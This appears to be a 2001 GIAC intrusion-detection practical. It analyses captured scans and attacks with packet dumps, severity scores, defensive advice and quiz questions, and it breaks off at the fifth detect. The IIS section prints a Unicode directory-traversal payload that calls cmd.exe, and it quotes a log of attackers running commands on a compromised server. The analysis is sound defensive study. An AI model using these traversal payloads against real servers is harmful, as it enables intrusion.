Global Information Assurance Certification Paper

INTRUSION DETECTION PRACTICAL – APRIL 2001

ANDREW WINDSOR

INTRUSION DETECTION IN DEPTH PRACTICAL – VERSION 2.8

1 QUESTION 1 – 5 DETECTS

1.1 DETECT ONE – TCP OS Fingerprinting

There were three each of the following trace. The parts of interest to the analysis are bolded. Ethernet parts of the packet dumped have been removed as they are irrelevant

Detected 13/3/2001: 01:39

IP: ID = 0x9A02 ; Proto = TCP; Len: 40
IP: Version = 4 (0x4)
IP: Header Length = 20 (0x14)
IP: Precedence = Routine
IP: Type of Service = Normal Service
IP: Total Length = 40 (0x28)
IP: Identification = **39426 (0x9A02)**
IP: Flags Summary = 0 (0x0)
IP: .....0 = Last fragment in datagram
IP: .....0. = May fragment datagram if neces sary
IP: Fragment Offset = 0 (0x0) bytes
IP: Time to Live = 25 (0x19)
IP: Protocol = TCP - Transmission Control
IP: Checksum = 0xDCF6
IP: Source Address = 202.75.140.226
IP: Destination Address = 61.9.150.160
IP: Data: Number of data bytes remaining = 20 (0x0014)
TCP: **....SF**, len: 0, seq: 31405438 -31405438, ack: 439513690, **win: 1028, src: 21 dst: 21**
TCP: Source Port = **FTP [control**]
TCP: Destination Port = **FTP [control]**
TCP: Sequence Number = 31405438 (0x1DF357E)
TCP: Acknowledgement Number = 439513690 (0x1A32725A)
TCP: Data Offset = 20 (0x14)
TCP: Reserved = 0 (0x0000)
TCP: Flags = 0x03 : ....SF
TCP: ..0..... = No urgent data
TCP: ...0.... = Ackno wledgement field not significant
TCP: ....0... = No Push function
TCP: .....0.. = No Reset
TCP: ......1. = Synchronize sequence numbers
TCP: ....1 = No more data from sender
TCP: Window = 1028 (0x404)
TCP: Checksum = 0xBCF2
TCP: Urgent Pointer = 0 (0x0)

Detected 13/3/2001: 02:11

IP: ID = 0x9A02; Proto = TCP; Len: 40
IP: Version = 4 (0x4)

IP: Header Length = 20 (0x14)
IP: Precedence = Routine
IP: Type of Service = Normal Service
IP: Total Length = 40 (0x28)
IP: Identification = 39426 (0x9A02)
IP: Flags Summary = 0 (0x0)
IP: .....0 = Last fragment in datagram
IP: .....0. = May fragment datagram if necessary
IP: Fragment Offset = 0 (0x0) bytes
IP: Time to Live = 25 (0x19)
IP: Protocol = TCP - Transmission Control
IP: Checksum = 0xA651
IP: Source Address = 210.113.187.97
IP: Destination Address = 61.9.150.160
IP: Data: Number of data bytes rema ining = 20 (0x0014)
TCP: **....SF**, len: 0, seq: 478948253 -478948253, ack:1854044440, **win: 1028, src: 53 dst: 53**
TCP: Source Port = DNS
TCP: Destination Port = DNS
TCP: Sequence Number = 478948253 (0x1C8C2B9D)
TCP: Acknowled gement Number = 1854044440 (0x6E827918)
TCP: Data Offset = 20 (0x14)
TCP: Reserved = 0 (0x0000)
TCP: Flags = 0x03 : ....SF
TCP: ..0..... = No urgent data
TCP: ...0.... = Acknowledgement field not significant
TCP: ....0... = No Push function
TCP: .....0.. = No Reset
TCP: .....1. = Synchronize sequence numbers
TCP: .....1 = No more data from sender
TCP: Window = 1028 (0x404)
TCP: Checksum = 0x1A33
TCP: Urgent Po inter = 0 (0x0)

Detected 17/3/2001: 20:35

IP: ID = 0x9A02; Proto = TCP; Len: 40
IP: Version = 4 (0x4)
IP: Header Length = 20 (0x14)
IP: Precedence = Routine
IP: Type of Service = Normal Service
IP: Total Length = 40 (0x28)
IP: Identification = 39426 (0x9A02)
IP: Flags Summary = 0 (0x0)
IP: .....0 = Last fragment in datagram
IP: .....0. = May fragment datagram if necessary
IP: Fragment Offset = 0 (0x0) bytes
IP: Time to Live = 3 0 (0x1E)
IP: Protocol = TCP - Transmission Control
IP: Checksum = 0x4CAD
IP: Source Address = 207.228.225.5
IP: Destination Address = victim.net
IP: Data: Number of data bytes remaining = 20 (0x0014)
TCP**: ....SF**, len: 0, seq: 651958486 -651958486, ack: 402533717, **win: 1028, src: 511 dst: 511**
TCP: Source Port = 0x01FF
TCP: Destination Port = 0x01FF
TCP: Sequence Number = 651958486 (0x26DC18D6)
TCP: Acknowledgement Number = 402533717 (0x17FE2D55)
TCP: Data Offset = 20 (0x14)
TCP: Reserved = 0 (0x0000)
TCP: Flags = 0x03 : ....SF

TCP: ..0..... = No urgent data
TCP: ...0.... = Acknowledgement field not significant
TCP: ....0... = No Push function
TCP: .....0.. = No Reset
TCP: ......1. = Synchronize sequence numbers
TCP: ....1 = No more data from sender
TCP: Window = 1028 (0x404)
TCP: Checksum = 0x6CB9
TCP: Urgent Pointer = 0 (0x0)

1.1.1 Source of the Trace

Own Network

1.1.2 Detect was generated by

Black Ice v. 2.5.ch. The capture was reported as a TCP OS Fingerprint, and evidence files were produced that could be viewed in Network Monitor

1.1.3 Probability the source address was spoofed

Low. The attack is an attempt at r econnaissance, and would be of little value if the attacker did not get a reply from the packet sent to their IP address.

1.1.4 Description of the attack

The attack is an attempt to discover the hosts Operating System in order to gain information used for futur e targeting. For example, if the attacker can identify the OS as Windows, then they can target the NetBIOS ports afterwards.

1.1.5 Attack Mechanism

The attack works by setting the SYN and FIN flags in the TCP Options. While these settings should not happen in normal systems, different operating systems will respond with slightly different packets. For instance, Unix will reply with a SYN ACK or a RST ACK. These particular responses can be used to identify many operating systems.

1.1.6 Correlations

Several attacks on different ports at different times and on different IP's are gathered here. They appear to have all been generated using the same tool. Notice that all have the same IP Identifier (39426), which would be extremely unlikely, and all have the same src and dst ports and a window size of 0x404. All of these are indicators of packet craft, and certainly lead to the conclusion that the same tool is used to generate all of these attacks. This mystery tool as been mentioned in the past on the internet, in for instance http://www.whitehats.com/info/IDS441 and http://www.sans.org/y2k/111600.htm and is easily identified by the three features, making it very easy to create a signature for.

1.1.7 Evidence of Active Targeting

Difficult to say, considering the traces were taken from home network and so it was not possible to gather correlating evidence to suggest a scan across a range of IP's. Considering, however, that the home network is a well known subnet of fast internet connections in Australia reserved for home computers, it is likely that the scans by the various attackers were indiscriminate ones searching for easy targets amongst the subnet.

1.1.8 Severity

(2+2)-(2+5)=-3

1.1.9 Defensive Recommendation

Black Ice easily picked up the packets. The SYN FIN flags are so well known now that it is hard to believe that there is an IDS on earth, or a firewall about that would not log/drop the packets. To be certain though, y ou should be on the look out for any replies to the packets, indicating that systems are feeding information back to the attacker.

1.1.10 Multiple Choice Test Question

What is one immediate indicator of packet craft in any of the above packets? (answer 2)

1. The sequence numbers
2. SF flags are set
3. TCP Checksum
4. Destination IP address

1.2 DETECT 2 – SNMP Attack?

Three of the following traces were detected. The Ethernet data is not displayed, nor the remainder of the hex data. The points of interest are bolded:

Detected 13/3/2001: 09:27

IP: ID = 0xF6C; Proto = UDP; Len: 72
IP: Version = 4 (0x4)
IP: Header Length = 20 (0x14)
IP: Precedence = Routine
IP: Type of Service = Normal Service
IP: Total Length = 72 (0x48)
IP: Identification = 3948 (0xF6C)
IP: Flags Summary = 0 (0x0)
IP: .....0 = Last fragment in datagram
IP: .....0. = May fragment datagram if necessary
IP: Fragment Offset = 0 (0x0) bytes
IP: Time to Live = 103 (0x67)
IP: Protocol = UDP - User Datagram
IP: Checksum = 0x2D17
IP: Source Address = 61.134.6.125
IP: Destination Address = 61.9.150.22
IP: Data: Number of data bytes remaining = 52 (0x0034)
UDP: Src Port: Unknown, (2729); **Dst Port: SNMP (161);** Length = 52 (0x34)
UDP: Source Port = 0x0AA9
UDP: Destination Port = SNMP
UDP: Total length = 52 (0x34) bytes
UDP: UDP Checksum = 0x9AB5
UDP: Data: Number of data bytes remaining = 44 (0x002C)
SNMP: SNMPv1; **community = public; Ge t request**; Request ID = 2; Length = 44 (0x2C)
SNMP: Message type = SNMPv1
SNMP: Version = 0 (0x0)
SNMP: Community = public
SNMP: PDU type = Get request
SNMP: Request ID = 2 (0x2)
SNMP: Error status = noError (0)
SNMP: Error index = 0 (0x0)
SNMP: Sequence
SNMP: Sequence
SNMP: OID = 1.3.6.1.4.1.11.2.4.3.10.6.0
SNMP: NULL Value

1.2.1 Source of Trace

Home network

1.2.2 Detect was generated by:

Black Ice v. 2. 5.ch. The capture was reported as a SNMP port scan, and evidence files were produced that could be viewed in Network Monitor

1.2.3 Probability the source address was spoofed:

Low: An SNMP get request would normally be used to elicit a response from the victim. There would seem to be no point in spoofing an IP for these packets.

1.2.4 Description of Attack:

An attempt to see if the system has SNMP installed, and whether or not the system responds to the default community string "public".

1.2.5 Attack Mechanism:

A simple GET request is performed, looking for OID 1.3.6.1.4.1.11.2.4.3.10.6.0. This MIB belongs to HP and in fact the full MIB: is

iso.org.dod.internet.private.enterprises.hp.nm.interface.npCard.npIpx.npIpxSapInfo

so there is a small possibility that this is a mistake of some sort. The source IP however is from China, and since the detect was in Australia I find it highly unlikely someone was doing a legitimate GET Request. More likely the attacker is interested in seeing if the SNMP service is active. If the service was active, and the community string was "public", then the attacker has found a veritable goldmine of enumeration material, and could easily target lists of NT usernames and so forth as a next step. The attacker could also be targeting a particu lar device, for instance a printer.

1.2.6 Correlations:

The attack was not seen again on the network after failing this time, however two reports can be found in GIAC referring to this specific MIB number http://www.sans.org/y2k/070100 -1300.htm and http://www.sans.org/y2k/021700.htm though there is insufficient information in these traces to further correlate.

1.2.7 Evidence of active targeting:

Since this is a port scan and no further contact from the IP address was seen in the short term, then it could be argued that this was an indiscriminate scan, searching for SNMP servers on the subnet.

1.2.8 Severity:

(1+1)-(5+5)=-8

1.2.9 Defensive Recommendation:

The particular MIB number makes this attack easily identifiable. The best thing however, is to ensure that any SNMP enabled systems have non -default community strings, if they must be on devices with a connection to the Internet. It is strongly recommended that such dev ices do not have SNMP installed, since its security is so poor. There is certainly rarely a good reason to allow SNMP packets through the border router and perimeter firewall.

1.2.10 Multiple Choice test question:

In the above trace, what security weakness are the attackers relying on? (answer c:)

1. TCP Port 161 being accessible
2. SNMP service buffer overflow vulnerability
3. default community strings being used
4. insufficient checksum checks

1.3 CAPTURE 3:IIS ATTACK

This attack was captured on 7/4/2001 at 02:30. Etherne t and IP portions have not been included as they are irrelevant. Parts of interest have been bolded;

Packet 1

```
TCP: .AP..., len:  124, seq: 292260752  -292260876, ack: 291848221, win:17520,   src: 2173  dst:  80
   TCP: Source Port = 0x087D
   TCP: De stination Port =  Hypertext Transfer Protocol
   TCP: Sequence Number = 292260752 (0x116B8B90)
   TCP: Acknowledgement Number = 291848221 (0x1165401D)
   TCP: Data Offset = 20 (0x14)
   TCP: Reserved = 0 (0x0000)
   TCP: Flags = 0x18 : .AP...
      TCP: ..0..... = No urgent data
      TCP: ...1.... = Acknowledgement field significant
      TCP: ....1... = Push function
      TCP: .....0.. = No Reset
      TCP: ......0. = No Synchronize
      TCP: .......0 = No Fin
   TCP: Window = 17520 (0x4470)
   TCP: Checksum = 0x2B1F
   TCP: Urgent Pointer = 0 (0x0)
   TCP: Data: Number of data bytes remaining = 124 (0x007C)
HTTP: GET Request (from client using port 2173)
   HTTP: Request Method = GET
   HTTP: Uni form Resource Identifier = /scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%a
   HTTP: Protocol Version = HTTP/1.0

00000:  00 01 10 12 5E 80 DE 80 66 00 01 01 08 00 45 00   ....^      Þ   f.....E.
00010:  00 A4 72 32 40 00 73 06 58 8C CF 5B 68 03 CB 25   .¤r2@.   s.XŒÏ[h.Ë%
00020:  3A 11 08 7D 00 50 11 6B 8B 90 11 65 40 1D 50 18   :..}.P.k‹      .e@.P.
00030:  44 70 2B 1F 00 00 47 45 54 20 2F 73 63 72 69 70      Dp+...GET /scrip
00040:  74 73 2F 2E 2E 25 63 30 25 61 66 2E 2E 25 63 30   ts/..%c0%af..%c0
00050:  25 61 66 2E  2E 25 63 30 25 61 66 2E 2E 25 63 30   %af..%c0%af..%c0
00060:  25 61 66 2E 2E 25 63 30 25 61 66 2E 2E 25 63 30   %af..%c0%af..%c0
00070:  25 61 66 2E 2E 25 63 30 25 61 66 2E 2E 25 63 30   %af..%c0%af..%c0
00080:  25 61 66 2F 77 69 6E 6E 74 2F 73 79 73 74 6   5 6D   %af/winnt/system
00090:  33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 25 32 30   32/cmd.exe?/c%20
000A0:  64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A   dir HTTP/1.0....
000B0:  0D 0A                                             ..
```

Packet 2: reply

```
TCP: .AP..., len:  744, seq: 291848221  -291848965, ack: 292260876, win: 8636,   src:  80  dst: 2173
   TCP: Source Port = Hypertext Transfer Protocol
   TCP: Destination Port = 0x087D
   TCP: Sequence Number = 291848221 (0x1165401D)
   TCP: Acknowledgement Number = 292260876 (0x116B8C0C)
   TCP: Data Offset = 20 (0x14)
   TCP: Reserved = 0 (0x0000)
   TCP: Flags = 0x18 : .AP...
      TCP: ..0..... = No urgent data
      TCP: ...1.... = Acknowledgement field signifi  cant
      TCP: ....1... = Push function
      TCP: .....0.. = No Reset
      TCP: ......0. = No Synchronize
      TCP: .......0 = No Fin
   TCP: Window = 8636 (0x21BC)
```

```
    TCP: Checksum = 0xFF3D
    TCP: Urgent Pointer = 0 (0x0)
    TCP: Data: Number of data bytes remaining = 744 (0x02E8)
  HTTP: Response (to client using port 2173)
    HTTP: Protocol Version = HTTP/1.1
    HTTP: Status Code = Unauthorized
    HTTP: Reason = Access Denied
    HTTP: Undocumented Header = WWW  -Authenticate: NTLM
      HTTP: Undocumented Header Fieldname = WWW   -Authenticate
      HTTP: Undocumented Header Value = NTLM
    HTTP: Undocumented Header = Content  -Length: 644
      HTTP: Undocumented Header Fieldname = Content   -Length
      HTTP: Undocumented Header Value = 644
    HTTP: Undocumented Header = Content  -Type: text/html
      HTTP: Undocumented Header Fieldname = Content   -Type
      HTTP: Undocumented Header Value = text/html
    HTTP: Data: Number of data bytes r  emaining = 644 (0x0284)

00000:  DE 80 66 00 01 01 00 01 10 12 5E 80 08 00 45 00   Þ       f.......^   ..E.
00010:  03 10 A5 D9 40 00 80 06 15 79 CB 25 3A 11 CF 5B   ..¥Ù@.       ..yË%:.Ï[
00020:  68 03 00 50 08 7D 11 65 40 1D 11 6B 8C 0C 50 18   h..P.}.e@..kŒ.P.
00030:  21 BC FF 3D 00 00 48 54 54 50 2F 31 2E 31 20 34   !¼ÿ=..HTTP/1.1 4
00040:  30 31 20 41 63 63 65 73 73 20 44 65 6E 69 65 64   01 Access Denied
00050:  0D 0A 57 57 57 2D 41 75 74 68 65 6E 74 69 63 61   ..WWW    -Authentica
00060:  74 65 3A 20 4E 54 4C 4D 0D 0A   43 6F 6E 74 65 6E   te: NTLM..Conten
00070:  74 2D 4C 65 6E 67 74 68 3A 20 36 34 34 0D 0A 43   t    -Length: 644..C
00080:  6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78   ontent    -Type: tex
00090:  74 2F 68 74 6D 6C 0D 0A 0D 0A 3C 68 74 6D 6C 3E   t/html....    <html>
000A0:  3C 68 65 61 64 3E 3C 74 69 74 6C 65 3E 45 72 72   <head><title>Err
000B0:  6F 72 20 34 30 31 2E 32 3C 2F 74 69 74 6C 65 3E   or 401.2</title>
000C0:  0D 0A 0D 0A 3C 6D 65 74 61 20 6E 61 6D 65 3D 22   ....<meta name="
000D0:  72 6F 62 6F 74 7  3 22 20 63 6F 6E 74 65 6E 74 3D   robots" content=
000E0:  22 6E 6F 69 6E 64 65 78 22 3E 0D 0A 3C 4D 45 54   "noindex">..<MET
000F0:  41 20 48 54 54 50 2D 45 51 55 49 56 3D 22 43 6F   A HTTP    -EQUIV="Co
00100:  6E 74 65 6E 74 2D 54 79 70 65 22 20 43 4F 4E 54      ntent-Type" CONT
00110:  45 4E 54 3D 22 74 65 78 74 2F 68 74 6D 6C 3B 20   ENT="text/html;
00120:  63 68 61 72 73 65 74 3D 69 73 6F 2D 38 38 35 39   charset=iso    -8859
00130:  2D 31 22 3E 3C 2F 68 65 61 64 3E 0D 0A 0D 0A 3C      -1"></head>....<
00140:  62  6F 64 79 3E 0D 0A 0D 0A 3C 68 32 3E 48 54 54   body>....<h2>HTT
00150:  50 20 45 72 72 6F 72 20 34 30 31 3C 2F 68 32 3E   P Error 401</h2>
00160:  0D 0A 0D 0A 3C 70 3E 3C 73 74 72 6F 6E 67 3E 34   ....<p><strong>4
00170:  30 31 2E 32 20 55 6E 61 75 74 68 6   F 72 69 7A 65   01.2 Unauthorize
00180:  64 3A 20 4C 6F 67 6F 6E 20 46 61 69 6C 65 64 20   d: Logon Failed
00190:  64 75 65 20 74 6F 20 73 65 72 76 65 72 20 63 6F   due to server co
001A0:  6E 66 69 67 75 72 61 74 69 6F 6E 3C 2F 73 74 72   nfiguration</st     r
001B0:  6F 6E 67 3E 3C 2F 70 3E 0D 0A 0D 0A 3C 70 3E 54   ong></p>....<p>T
001C0:  68 69 73 20 65 72 72 6F 72 20 69 6E 64 69 63 61   his error indica
001D0:  74 65 73 20 74 68 61 74 20 74 68 65 20 63 72 65   tes that the cre
001E0:  64 65 6E 74 69 61 6C   73 20 70 61 73 73 65 64 20   dentials passed
001F0:  74 6F 20 74 68 65 20 73 65 72 76 65 72 20 64 6F   to the server do
00200:  20 6E 6F 74 20 6D 61 74 63 68 20 74 68 65 20 63    not match the c
00210:  72 65 64 65 6E 74 69 61 6C 73 20 72 65 71 75 69   re    dentials requi
00220:  72 65 64 20 74 6F 20 6C 6F 67 20 6F 6E 20 74 6F   red to log on to
00230:  20 74 68 65 20 73 65 72 76 65 72 2E 20 54 68 69    the server. Thi
00240:  73 20 69 73 20 75 73 75 61 6C 6C 79 20 63 61 75   s is usually cau
00250:  73 65 64  20 62 79 20 6E 6F 74 20 73 65 6E 64 69   sed by not sendi
00260:  6E 67 20 74 68 65 20 70 72 6F 70 65 72 20 57 57   ng the proper WW
00270:  57 2D 41 75 74 68 65 6E 74 69 63 61 74 65 20 68   W    -Authenticate h
00280:  65 61 64 65 72 20 66 69 65 6C 64 2E 3C    2F 70 3E   eader field.</p>
00290:  0D 0A 0D 0A 3C 70 3E 50 6C 65 61 73 65 20 63 6F   ....<p>Please co
```

```
002A0:  6E 74 61 63 74 20 74 68 65 20 57 65 62 20 73 65   ntact the Web se
002B0:  72 76 65 72 27 73 20 61 64 6D 69 6E 69 73 74 72   rver's administr
002C0:  61 74 6F 72 20 74 6F 20 76 65 72 69 66 79 20 74   ator to verify t
002D0:  68 61 74 20 79 6F 75 20 68 61 76 65 20 70 65 72   hat you have per
002E0:  6D 69 73 73 69 6F 6E 20 74 6F 20 61 63 63 65 73   mission to acces
002F0:  73 20 74 6F 20 72 65 71 75   65 73 74 65 64 20 72   s to requested r
00300:  65 73 6F 75 72 63 65 2E 3C 2F 70 3E 0D 0A 0D 0A   esource.</p>....
00310:  3C 2F 62 6F 64 79 3E 3C 2F 68 74 6D 6C 3E         </body></html>
```

1.3.1 Source of Trace:

Web Server

1.3.2 Detect was generated by:

Black Ice v. 2.5.ch. The capture was reported as a "suspicious URL", and evidence files were produced that could be viewed in Network Monitor

1.3.3 Probability that source address was spoofed:

Low: Again, the attack was designed to produce a response from the victim and to view the results

1.3.4 Description of Attack:

An attempt was made to execute a command on the web server to gain a listing of the contents of the web folder. The attack is given the CVE number CAN-2000-0884.

1.3.5 Attack Mechanism:

By using a malformed URL reque st, the attacker has made an attempt to exploit a common IIS security flaw. The URL has lots of seemingly pointless characters "%c0%af." in order to 'confuse' the IIS server into executing the command "winnt/system32/cmd.exe /c dir" – or in other words, t o produce a directory listing of the folder containing the web page. Apparently, this attack is an attempt to exploit a Unicode bug in IIS, where Unicode characters can be "misinterpreted", and allow commands to be executed. Initially used then as a reco nnaissance technique, the attack could obviously have more devastating impact if used to execute more dangerous commands. As the response from the web server shows, the attack was unsuccessful in this case. The attack is explained in the http://home.cyberarmy.com/tcu/texts/tw1.txt .

1.3.6 Correlation:

This is a well-known IIS vulnerability, and has been seen many times before. Recently, a proxy log was posted on a newsgroup that demonstrates a succes sful use of this exploit in order to make a directory on the web server.

```
2001-04-06 03:35:19 attacker.net - victim.net 80 GET /_vti_bin/../../../../../../winnt/system32/cmd.exe /c+dir+ 200
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)

2001-04-06 03:35:48 attacker.net - victim.net 80 GET /_vti_bin/../../../../../../winnt/system32/cmd.exe /c+md+C:\hacked 502
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)
```

2001-04-06 03:35:58 attacker.net - victim.net 80 GET /_vti_bin/../../../../../../winnt/system32/cmd.exe /c+dir+C:\ 200 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)

2001-04-06 03:37:00 attacker.net - victim.net 80 GET /_vti_bin/../../../../../../winnt/system32/cmd.exe /c+dir+d:\ 502 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)

2001-04-06 03:37:06 attacker.net - victim.net 80 GET /_vti_bin/../../../../../../winnt/system32/cmd.exe /c+dir+e:\ 200 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)

2001-04-06 03:37:20 attacker.net - victim.net 80 GET /_vti_bin/../../../../../../winnt/system32/cmd.exe /c+dir+e:\ 200 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)

2001-04-06 03:37:46 attacker.net - victim.net 80 GET /_vti_bin/../../../../../../winnt/system32/cmd.exe /c+dir+e:\users 200 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)

2001-04-06 03:38:03 attacker.net - victim.net 80 GET /_vti_bin/../../../../../../winnt/system32/cmd.exe /c+dir+f:\ 502 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)

2001-04-06 03:38:09 attacker.net - victim.net 80 GET /_vti_bin/../../../../../../winnt/system32/cmd.exe /c+dir+g:\ 502 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)

2001-04-06 03:38:15 attacker.net - victim.net 80 GET /_vti_bin/../../../../../../winnt/system32/cmd.exe /c+dir+h:\ 502 Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;+DigExt)

References to this attack can be found in http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fsection%3Dexploit%26vid%3D1806 and http://www.sans.org/y2k/010301.htm for instance.

1.3.7 Evidence of active targeting:

This is an attack specific to IIS web servers, and so is a likely targeted attack on the web site in question.

1.3.8 Severity:

(4+4)-(4+4)=0

1.3.9 Defensive Recommendation:

http://www.sans.org/y2k/unicode.htm and http://xforce.iss.net/alerts/advise68.php both refer to the patches that fix the problem. However, diligence is required because the patches rely on the signatures of known suspicious URL's

1.3.10 Multiple Choice Test Question:

What exploit does the above packet try and take advantage of on web servers? (answer: a)

1. Unicode exploit on IIS servers
2. Buffer Overflow attacks on Apache servers
3. Vulnerabilities in the Java engine in Internet Explorer
4. Smurf attack

1.4 CAPTURE 4:ACK PING & HALF SCAN

Three of the following packets were detected on 4/3/2001 at 21:13. Ethern et data has been removed and the areas of interest have been bolded: -

Packet 1 (ACK Ping) x3

IP: ID = 0x6A13; Proto = TCP; Len: 40
IP: Version = 4 (0x4)
IP: Header Length = 20 (0x14)
IP: Precedence = Routine
IP: Type of Service = Minimize Delay
IP: Total Length = 40 (0x28)
IP: Identification = 27155 (0x6A13)
IP: Flags Summary = 0 (0x0)
IP: .....0 = Last fragment in datagram
IP: .....0. = May fragment datagram if necessary
IP: Fragment Offset = 0 (0x0) bytes
IP: Time to Live = 38 (0x26)
IP: Protocol = TCP - Transmission Control
IP: Checksum = 0x74FD
IP: Source Address = 61.9.166.205
IP: Destination Address = 61.9.148.208
IP: Data: Number of data bytes remaining = 20 (0x0014)
TCP: .A...., len: 0, seq:2052064675 -2052064675, ack: 0, **win: 2048, src:42693 dst: 80**
TCP: Source Port = 0xA6C5
TCP: Destination Port = Hypertext Transfer Protocol
TCP: Sequence Number = 2052064675 (0x7A5005A3)
TCP: Acknowledgement Number = 0 (0x0)
TCP: Data Offset = 20 (0x14)
TCP: Reserved = 0 (0x0000)
TCP: Flags = 0x10 : .A....
TCP: ..0..... = No urgent data
TCP: ...1.... = Acknowledgement field significa nt
TCP: ....0... = No Push function
TCP: .....0.. = No Reset
TCP: ......0. = No Synchronize
TCP: ....0 = No Fin
TCP: Window = 2048 (0x800)
TCP: Checksum = 0xCB1B
TCP: Urgent Pointer = 0 (0x0)

Packet 2: (Half Scan) x18

IP: ID = 0xFE26; Proto = TCP; Len: 60
IP: Version = 4 (0x4)
IP: Header Length = 20 (0x14)
IP: Precedence = Routine
IP: Type of Service = Minimize Delay
IP: Total Length = 60 (0x3C)
IP: Identifi cation = 65062 (0xFE26)
IP: Flags Summary = 0 (0x0)
IP: .....0 = Last fragment in datagram
IP: .....0. = May fragment datagram if necessary
IP: Fragment Offset = 0 (0x0) bytes
IP: Time to Live = 61 (0x3D)
IP: Protocol = TCP - Transmission Control
IP: Checksum = 0xC9D5
IP: Source Address = 61.9.166.205
IP: Destination Address = 61.9.148.208

```
    IP: Data: Number of data bytes remaining = 40 (0x0028)
 TCP: ....S., len:    0, seq:3764667572  -3764667572, ack:         0, win:15972,  src: 2989  dst:  23
(TELNET)
    TCP: Source Port = 0x0BAD
    TCP: Destination Port = Telnet
    TCP: Sequence Number = 3764667572 (0xE06444B4)
    TCP: Acknowledgement Number = 0 (0x0)
    TCP: Data Offset  = 40 (0x28)
    TCP: Reserved = 0 (0x0000)
    TCP: Flags = 0x02 : ....S.
       TCP: ..0..... = No urgent data
       TCP: ...0.... = Acknowledgement field not significant
       TCP: ....0... = No Push function
       TCP: .....0.. = No R eset
       TCP: ......1. = Synchronize sequence numbers
       TCP: .......0 = No Fin
    TCP: Window = 15972 (0x3E64)
    TCP: Checksum = 0x2746
    TCP: Urgent Pointer = 0 (0x0)
    TCP: Options
       TCP: Maximum Segment Size Option
          TCP: Option Type = Maximum Segment Size
          TCP: Option Length = 4 (0x4)
          TCP: Maximum Segment Size = 1412 (0x584)
       TCP: SACK Permitted Option
          TCP: Option Type = Sack Permitted
          TCP: O ption Length = 2 (0x2)
       TCP: Timestamps Option
          TCP: Option Type = Timestamps
          TCP: Option Length = 10 (0xA)
          TCP: Timestamp = 43972961 (0x29EF961)
          TCP: Reply Timestamp = 0 (0x0)
       TCP:  Option Nop = 1 (0x1)
       TCP: Window Scale Option
          TCP: Option Type = Window Scale
          TCP: Option Length = 3 (0x3)
          TCP: Window Scale = 0 (0x0)

00000:  00 00 05 00 00 00 E6 DE 20 00 05 00 08 00 45 10   ......æÞ .    ....E.
00010:  00 3C FE 26 00 00 3D 06 C9 D5 3D 09 A6 CD 3D 09   .<þ&..=.ÉÕ=.¦Í=.
00020:  94 D0 0B AD 00 17 E0 64 44 B4 00 00 00 00 A0 02   ”Ð.-..àdD´....    .
00030:  3E 64 27 46 00 00 02 04 05 84 04 02 08 0A 02 9E   >d'F.....„.....
00040:  F9 61 00 00 00 0  0 01 03 03 00                   ùa.....
```

1.4.1 Source of Trace

Home network

1.4.2 Detect was generated by:

Black Ice v. 2.5.ch. The capture was reported as a TCP ACK Ping, and evidence files were produced that could be viewed in Network Monitor

1.4.3 Probability the source address was spoofed:

Low: The attack is designed to receive a response from the victim, so spoofing the src IP address would be of little value.

1.4.4 Description of Attack:

An attempt has been made to perform a covert scan on port 80, to see if any response is elicited. After that, the same IP address then attempts a half scan (presumably) for the telnet port 23.

1.4.5 Attack Mechanism:

The attack is a variant of the ordinary host scan. It send in a crafted packet with just the ACK flag set, which some firewalls will pass since the firewall will assume that the packet comes from the third part of a 3 way TCP handshake to establish a connection. The way the scan can be used to detect if a host is up or not is that if a host does not exist, then the intermediary router will reply with a HOST UNREACHABLE error message. If no error message is received, then the attacker can infer that a host is there (possibly). This technique is also used to map out firewall rulesets. A **closed** port will respond with a RST, but a firewall will merely drop the packet. So by analysing the response to the probe, then firewall rulesets can be inferred by the RST packets (or lack thereof). This is a stealth scan because it exploits the fact that the firewall assumes it is part of normal TCP/IP business and therefore it is quite often not logged. Note also that some systems respond with particular window sizes and so this scan can also be used for OS fingerprinting. What makes this packet interesting is the fact that the ACK flag is set, there is a random looking SYN number however the ACK number is set to '0' which is a sure sign of packet craft and good evidence that this is an intrusion attempt, and not a false positive. It also suggests that the tool used is NMAP (see http://archives.neohapsis.com/archives/snort/2000-08/0144.html) because of this particular 'bug' in NMAP that earlier versions would sometimes set the ACK number to 0 and the fact that NMAP has had this capability for some time. The next packets show attempts to send a SYN packet to port 23. NMAP sends the SYN packet, and waits for a RST or a SYN/FIN response, and then immediately sends a RST to tear the connection down. Again, some firewalls will not log this activity, and so this scan is considered to be a stealth scan. For NMAP documentation on these attacks, see http://www.linux.gr/cgi-bin/man2html/usr/share/man/man1/nmap.1.gz .

1.4.6 Correlations:

The attack has only been seen the once on the network monitored, however because of the availability of NMAP, there are plenty of examples of the attack to be found on the Internet. See for example http://www.linux.gr/cgi-bin/man2html/usr/share/man/man1/nmap.1.gz , http://www.sans.org/y2k/082000.htm or http://www.whitehats.com/nmap/ .

1.4.7 Evidence of active targeting:

This advanced scanning technique can be used indiscriminately, or be targeted. There is no evidence to suggest either way.

1.4.8 Severity:

(5+2)-(3+5)=-1

1.4.9 Defensive Recommendation:

The ACK number being set to zero makes this a very easy signature to create for an IDS to pick up. These types of scans will usually be detected by modern firewalls, so it is important to make sure that the firewalls/IDS do have the cap ability to detect and stop these attacks. A stateful firewall will certainly help, since it will drop any packets it does not recognise as having been part of a established session.

1.4.10 Multiple Choice test question:

Which of the following is immediately sus picious about the above packet? (ans: b)

1. TCP Windows size
2. ACK number
3. IP Identifier
4. Source port

1.5 DETECT 5 – Linuxconf Scan

The following was detected on 14/3/2001 at 20:04. Ethernet portion of the frame has not been included, and the items of interest ha ve been bolded:

IP: ID = 0x8817; Proto = TCP; Len: 60
IP: Version = 4 (0x4)
